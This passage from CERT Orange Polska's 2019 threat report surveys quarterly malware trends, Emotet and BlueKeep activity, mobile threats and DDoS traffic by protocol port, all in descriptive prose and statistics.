At the same time of 2018 and this year, too, there were MageCart attacks using malicious js scripts to steal credit card data of the victims visiting infected and intercepted online stores. This time, however, the attack form was changed slightly forcing users to enter card data twice. For the first time - on the store's website in order to steal data, and then for the second time to actually confirm the identity on the transaction website.

ThinkPHPExploit dominated among the most frequently used vulnerabilities, as for most of the six months. It was in this quarter that a successor appeared who was to dethrone it in the future. Bluekeep (CVE-2019-0708), the successor in question, was published as a key vulnerability that allows remote code execution in Windows Remote Desktop services. Not only in the world, but also in Poland attempts to exploit the vulnerability (Bluekeep) have outperformed their competition in the vulnerability segment three times.

Spring of 2019 also means an increase in scam activity. The leading campaign consisted in using Microsoft's cloud services - AzureApp Service to mass-generate phishing sites, with Microsoft's fake technical sites leading the way. They warned users against a virus infection that could be removed by downloading another file - obviously hosted in the Microsoft Cloud - AzureBlob Storage. Everything was handled in velvet gloves and with a green padlock signed with a Microsoft certificate.


After closing CoinHive, it seemed that CoinMinery would permanently disappear from the TOP10 ranking. This couldn't be further from the truth. The significant increase in Bitcoin's listing on the stock exchange attracted criminals stealing BitCoin wallets or simply computer resources with the use of social engineering fraud and malvertisment.

The last thing to mention in the second quarter of 2019 is the farewell to GandCrab whose developers have withdrawn ransomware-as-a-service from the market after 18 months of active and undoubtedly fruitful work (over $2 billion of profit from received ransom). This most popular ransomware of 2018 on the Orange network, however, was followed by its successor - Sodinokibi ransomware. And although Sodinokibi didn't make a major debut in 2019, the malware itself had been developed much more carefully than GandCrab.

3rd Quarter of 2019

The second quarter of 2019 was shaped by Emotet's disappearance from the active list of distributed threats while the third quarter was distinguished by the return of this malware in September. On a quarterly scale, the number of incidents increased by 120%. This was caused mainly by the huge malspam campaign that hit the Orange Polska network. It has already gone down in history due to the record number of unique samples (over 25% of all samples analyzed during 3Q, in merely 2 weeks of activity), the unusually wide range of the campaign and, consequently, the number of infections detected in the first two weeks of the attack (on average one in four registered attacks reached the stage of providing additional payload).

The most common events in 3Q in 2019



When the TA542 group responsible for promoting Emotet resumed the campaign on September 16, carefully developed spear-phishing e-mails were sent to users' mailboxes, modifiable depending on the geochartical location of the target, public trust institution of the region or current world events (e.g. phishing on the occasion of Snowden's book publication). All of these well-known techniques TA542 combined with the use of real e-mails intercepted from victims' mailboxes as a result of previous campaigns. Such e-mails impersonating the sender and stolen from their mailbox were sent to the conversation participants along with the attached document initiating the infection.

The software itself did not undergo any drastic changes after the reactivation. What was changed was complete withdrawal from the use of its own banking module in favor of cooperating groups software (primarily Trickbot). The abandonment of banking modules, the diversification of typical botnet functions and constant expansion of C2 server infrastructure are the best characteristic features of the largest malware-as-a-service service in the world at the moment.

BlueKeep has been strengthened as a leader in the vulnerability sector. Further increase in the attacks was caused by the public appearance of exploits in the two most popular Pentest frameworks: Immunity Canvas and Rapid7 Metasploit.

In the third quarter, spam botnets, such as Pushdo or Phorpiex, entered the threat scene to a greater extent than before. Especially the second case is interesting, because it was PhorpiexavaSDBot that was responsible for sending out thousands of malspam messages with the use of the Sextortion technique. Sextortion is a social engineering procedure whose purpose is to extort money from the user on the pretext of publishing compromising photos and videos allegedly taken directly from the camera of the victim's infected computer. To strengthen credibility, criminals added intercepted passwords (not necessarily up-to-date ones) gathered due to regularly published mass data leaks, and even fragments of pornochartic movies

Keitaro TDS - an alternative method of delivering malware

TDS (Traffic Direction System) are Internet gates that redirect users' traffic to specific network resources based on a number of conditions and filters. These conditions allow for more accurate user profiling by obtaining attributes such as geolocation, the name of service provider, operating system or browser used. Legal institutions, such as Keitaro, use their systems to optimize the delivery of advertising campaigns to sources that are potentially the most interested.

The above-described possibilities of TDS systems are an attractive target for abuse in both click-fraud campaigns and in more dangerous malvertisment redirect chains using a legal service and Exploit Kit packages to avoid detection when delivering malware to the victim's devices.

So how does the infection proceed? By clicking the Keitaro advertising link, the user is redirected to a malvertising site, which redirects its traffic to another site with an embedded exploit kit that serves a malicious vbs or js script. It is worth mentioning that all the sites visited can contain absolutely reliable content, which makes the infection difficult not only to detect, but also to block.

In the Orange network, this mechanism is particularly popular with malware that steals data and credentials, including AzorUlt, Predator, Vidar, KPot, Gootkit and Danabot.

4th Quarter of 2019

The end of the year, although dominated by Emotet, witnessed the activity of other recurring threats. It was in the fourth quarter of 2019 that we observed the largest number of incidents over the year (an increase by over 200% compared to the previous quarter). Apart from Emotet, effective malspam campaigns were also carried out by groups responsible for Ursnif (impersonating, among others, the Play operator) or Backdoor Netwire (acts of ZUS impersonating).

The software that benefited the most from Emotet's scope was the banking Trojan called Trickbot a.k.a. Trik. As the most commonly delivered malware in the infection process, it replaced Zeus Panda with Emotet, which had this function in 2018. Trickbot, like most of the developed malware, consists of separate modules delivered to the victim's stations in the form of dll libraries. In addition to the basic function of injecting into browsers the code intercepting user connections to banking services, Trickbot has been expanded, among others, with the function of stealing data from browsers, recognising network environment, stealing authentication data from the operating system or the possibility of propagation with LDAP and SMB protocols.

The fourth quarter is also the time when Gafgyt Trojan is updated. Gafgyt a.k.a. Bashlite, which debuted in 2014, has targeted vulnerable network devices in order to carry out DDoS attacks. Like another Botnet distributing DDoS - Mirai - it has gained in importance with the increase in the number of "smart" home devices or network-managed video cameras and DVR systems. This time, Gafgyt attacked not only routers and other network home devices, but also competitors.
As for network devices, Gafgyt used older vulnerabilities to Zyxel (CVE-2017-18368), Huawei (CVE-2017-17215) and Realtek (CVE-2014-8361) devices. In case of ioT device infection, Gafgyt simultaneously performs several DDoS attacks to obtain unauthorized access to the hardware management section. An additional target of Gafgyt's attacks are servers running on a VSE engine from the Valve company, which enable players online gaming. After an effective infection phase, malware performed yet another function that made it stand out from similar tools - it removed all other Botnet rootkits with which the device was infected, taking exclusive control of the victim's hardware.

The fourth quarter didn't turn out to be innovative in the scam sector, yet the wave of the so-called fake news presenting famous celebrities and sportsmen who recommend a specific product or service is still worth bearing in mind. All of this was filled with many pictures, references to false comments in social media or popular TV programmes (e.g. Kuba Wojewódzki Show), which urged users to register in the BitCoin Millionaire programme. Of course, registration is paid, and there are no chances of earning money, as you can guess. In this way the image of the following was used: Robert Lewandowski, Kamil Stoch, Krzysztof Piątek, Marcin Prokop and Hubert Urbański.

Calendar autumn of 2019 is also a period of collaboration between Bluekeep and Monero cryptocurrency miners. It was the first time when a vulnerability was used on a large scale to infect devices that had not been updated with malware. The encoded payload delivered to servers launched a script in powershell that downloaded the proper mining tool. The script itself did not have a function that propagated it to other devices, but the availability of tools used for searching and targeting sites with unpatched vulnerability meant that the attack was well-received. There was no increase in the number of attacks using CVE-2019-0708 noted in the Orange Polska network, but over 30% of them had all the hallmarks of infection with the Monero cryptocurrency mining tool.

Activity of fileless threats in the Orange network

Fileless malware exists only as an artifact in the system memory of the device being infected. It leaves no traces of its activity on the victim's disc, making detection systems based on signatures completely useless. What is more, in the infected system fileless malware leaves very few records that could be detected with the use of even advanced tools for intrusion analysis. A classic method of starting an infection is to use a powershell script to inject the code downloaded from an external domain straight into the running process in the device memory. And although it is possible to perform the full stage of infection without leaving a trace on the victim's disc, the most common challenge of this scenario is to provide the initial script to the system under attack.
A significant number of the infections identified by Orange Polska was based on malspam campaigns embedding the script in the VBS of a malicious document.

Physical files also appeared in the process of data exfiltration during communication with remote management servers. Malware families that use at least partly the execution of malware in a fileless form include IceDid and Ursnif bankers, KovterStealer or Monero Pcastle excavator.

Summary of the year 2019 in the fixed network


The general list once again confirms that when it comes to cyber threats, Polish internet users are exposed to the same malware families and methods of attacks as our western neighbours. Interestingly, many campaigns (Danabot, Ursnif or Netwire RAT) were carried out at almost the same time and with the use of C2 infrastructure used for threats reported by Italian threat hunters and security authorities.

Therefore, it should not surprise anyone that the modular Trojan named Emotet a.k.a. Heodo accounted for every fifth infection detected in the Orange network. Especially in the last quarter of 2019, it completely dominated the malware stage by flooding the world with hundreds of e-mails a day with the use of various social engineering methods to persuade the user to open a document with the VBS script, which typically triggered subsequent stages of the victim's infection. According to Orange Polska estimates, Emotet delivered approximately 30% of the unique analysed samples to end devices - over ten times more than Brushaloader which came second in the list.


Botnets targeting non-Microsoft operating systems also have a larger and ever-growing share in all threats as compared to the previous year. The presence of Mirai and Gafgyt on the list clearly shows how important it is to pay attention to the safety of household appliances. From routers to refrigerators and washing machines. Although cryptocurrency miners are still on the list of most frequently registered threats, they experienced an interesting evolution in 2019. And although ending the CoinHive project affected the number of recorded incidents (by almost five times), thanks to the BitCoin currency rate increase, new methods of mining tools distribution (videos on YouTube with links to instructions on how to make a fortune on BitCoin, scams in cloud services) and also thanks to vulnerabilities like Bluekeep, we can be sure that we will not forget Cryptojacking for a long time.

2019 was dominated by Emotet. As we have proved in the report, this threat was not the only one that took a significant part in shaping the landscape of cyber threats that appeared at the end of the decade. Next year we will see what changes will occur.


The most common infections in 2019




Types of threats detected in 2019




TOP5 banking Trojans detected in 2019




TOP5 Botnets detected in 2019



TOP5 Stealers detected in 2019



TOP5 Backdoors detected in 2019



CERT ORANGE POLSKA 2019 Report

Malware in mobile network

Malware Callback

1 495 211

Malware Object


239 336

Web Infection

312 407


Threats in mobile network account for over 40% of all the identified threats in the Orange Polska network. Compared to the last year, the number of threats almost doubled (by over 900,000 events classified), and year by year the types of malware in the FIX network are reflected more and more accurately in their section.

Mobile infections according to victim's operating system



In the context of the division into operating systems, we did not observe any changes in comparison to the previous year, but considering the significant increase in the number of mobile threats, the actual number of threats on Apple smartphones and tablets increased by over 70%. Although iOS has never been a completely risk-free platform, due to its hermetically sealed environment, it is much more difficult to penetrate than other operating systems regardless of the hardware platform. Nevertheless, 2019 brought, among others, publications of two Zero-Day vulnerabilities (CVE-2019-7286, CVE-2019-7287) and a dozen already well-known vulnerabilities, which combined together allowed to deliver malware to the victim's device. Another example is 17 applications identified in the AppStore equipped with iOS.Clicker, which in addition to the function of displaying unwanted ads, allowed to spy on users and even carry out a limited reconfiguration of the phone settings.

The most common malware in mobile network in 2019



HiddenAd - similar in its activity, but targeting Android systems - was the unquestioned number one among malware on mobile devices. As with unsecured Appstore, HiddenAd could be delivered to the victim's device via unverified applications available in the GooglePlay store. However, it is worth mentioning another interesting method that debuted on a larger scale in the Orange Polska network in the middle of the year and was used to provide mobile devices with such threats as the banking Cerberus, the multifunctional Triada or HiddenAd indeed.


Cybercriminals used an old vulnerability for mining cryptocurrencies - Fakejquery. Fakejsquery infects websites with a link to a JS hosted on an external infrastructure. However, unlike other campaigns that use this method to trigger one specific action, the script you apply is much more sophisticated. In this case, the content of the site displayed to the end user could differ depending on the geolocation of the device and its user-agent that was in possession of the victim's operating system identifier. This is how Windows users in Poland were directed to a different site than users from the United States, and only Android users could download the correct application through a chain of redirections, ads and social engineering.

The second place on the TOP 5 list of mobile malware in the Orange network belongs to another seemingly harmless Trojan - Guerilla. Guerilla consumes device resources and makes batteries dead by aggressively using click-fraud techniques for monetization launched without the user's consent. Guerrilla has much more functionalities than that. Thanks to the backdoor architecture, it is able to remotely deliver and run an external payload, thus adding the victim's device to the much wider Botnet.

Rootnik a.k.a. Rooter as well as Triada are threats that have had the same position as in 2018. As the name suggests, Rootnik is the most popular rootkit that allows an attacker to take over privileges to an infected device. Triada, in turn, is a multifunctional backdoor that has modules for activating unwanted ads, stealing data from the phone or performing bank web-injections. Triada owes its longevity indirectly to Google and directly to its subcontractors, who during the production chain infected some of the phones before they even got out of the factory.

The list ends with BankBot a.k.a. Anubis, a banking Trojan with which Poles are already familiar, impersonating various trusted applications, and which after further updates is able to intercept operations carried out in 188 financial institutions. In addition, developers have equipped it with the AnubisCrypt module that allows encrypting files saved on the device and on SD cards. Interestingly, Anubis is able to receive instructions and commands from a cybercriminal managing it through social media (e.g. Twitter) or text messengers (e.g. Telegram).

Types of threats in a mobile network detected in 2019



The chart "Types of threats in a mobile network detected in 2019" contrasted with the analogous one presenting threats in the FIX network is a perfect summary of the methods of distributing attacks and adapting them to a more vulnerable device. More than three-quarters of attacks targeted at mobile network were extortion in the broad sense (Sexortion campaigns for an exclusive award), impersonating celebrities telling about BitCoins or legal applications in the Google store as well as ordinary scams (Fakejquery, click-frauds). This is dictated by both the architecture of the way applications and websites are displayed (on a smaller screen and with hidden details facilitating the recognition of fraud) and by a higher frequency of use (smartphones are turned off less often than personal computers), which provides perfect fuel for cryptocurrency miners, malvertisment applications and smishing campaigns.

Volumetric attacks on Orange Polska network clients

We are presenting the scale and types of volumetric DDoS attacks identified on the analysed Orange Polska connections. Our analyses mainly relate to the types of DDoS attacks detected, their strength, duration time and comparisons with the previous year.

Distributed Denial of Service (DDoS) attacks are one of the simplest and most popular attacks on a network or a computer system, and also one of the more dangerous and harmful in terms of effects. Their main purpose is to impede or prevent the use of network services offered by the attacked system and, as a result, to paralyse the victim's infrastructure by sending large numbers of queries to the attacked service.

At the turn of 2018 and 2019, Orange Polska implemented new mechanisms of protection against DDoS attacks in its infrastructure. At the time, a significant increase in the number and strength of attacks was observed. However, their ineffectiveness meant that the trend related to the attacks is definitely decreasing over the next year. The intensification of attacks is noticeable only during holidays, summer holidays and "long weekends", which confirms our conclusions that the overwhelming majority of attacks is connected with the desire to eliminate participants from online games.

In the case of DDoS attacks on business users - they are still targeted on specific goals (company services) and designed to achieve specific results. More about DDoS attacks on clients you may find in Krzysztof Białek's article (page 73).


The maximum volume of a DDoS attack at its peak intensity observed reached a level of

239,5 Gbps.

The average volume of a DDoS attack at its peak intensity reached a level of:

about 4,3 Gbps.

Number and volume of DDoS attacks in 2019




DDoS attacks - traffic characteristics

Below we present traffic characteristics of UDP protocol ports most commonly used in DDoS attacks, on the analysed Orange Polska connections. The data provided presented on the charts is averaged.


Port 389 is used by the CLDAP (Connectless Lightweight Directory Access Protocol) service, used for accessing directory services. The highest traffic on this port (over 200 Gbps) was observed in January and March.

Traffic characteristics on port 389 on the analysed Orange Polska connection




Port 123 is used by the NTP protocol (Network Time Protocol) service used for synchronizing time in IT and telecommunications systems. The highest traffic on this port was observed in March (nearly 140 Gbps) and December (over 100 Gbps).

Traffic characteristics on port 123 on the analysed Orange Polska connection




Port 53 is used by the DNS (Domain Name System) service, responsible for mutual translation of domain names and IP addresses. The highest traffic on this port was identified in July (nearly 80 Gbps).

Traffic characteristics on port 53 on the analysed Orange Polska connection




Port 1900 is used by the SSDP protocol (Simple Service Discovery Protocol), which is used for detecting UPnP (Universal Plug and Play) devices, e.g. keyboards, printers, or routers. The highest traffic on this port was observed in August (nearly 8 Gbps).

Traffic characteristics on port 1900 on the analysed Orange Polska connection



Port 19, used by the CharGen protocol (Character Generator Protocol), which is used for generating signs for test purposes. The highest traffic on this port (over 3 Gbps) was observed in February and March.

Traffic characteristics on port 19 on the analysed Orange Polska connection




DDoS Attacks - types of attacks

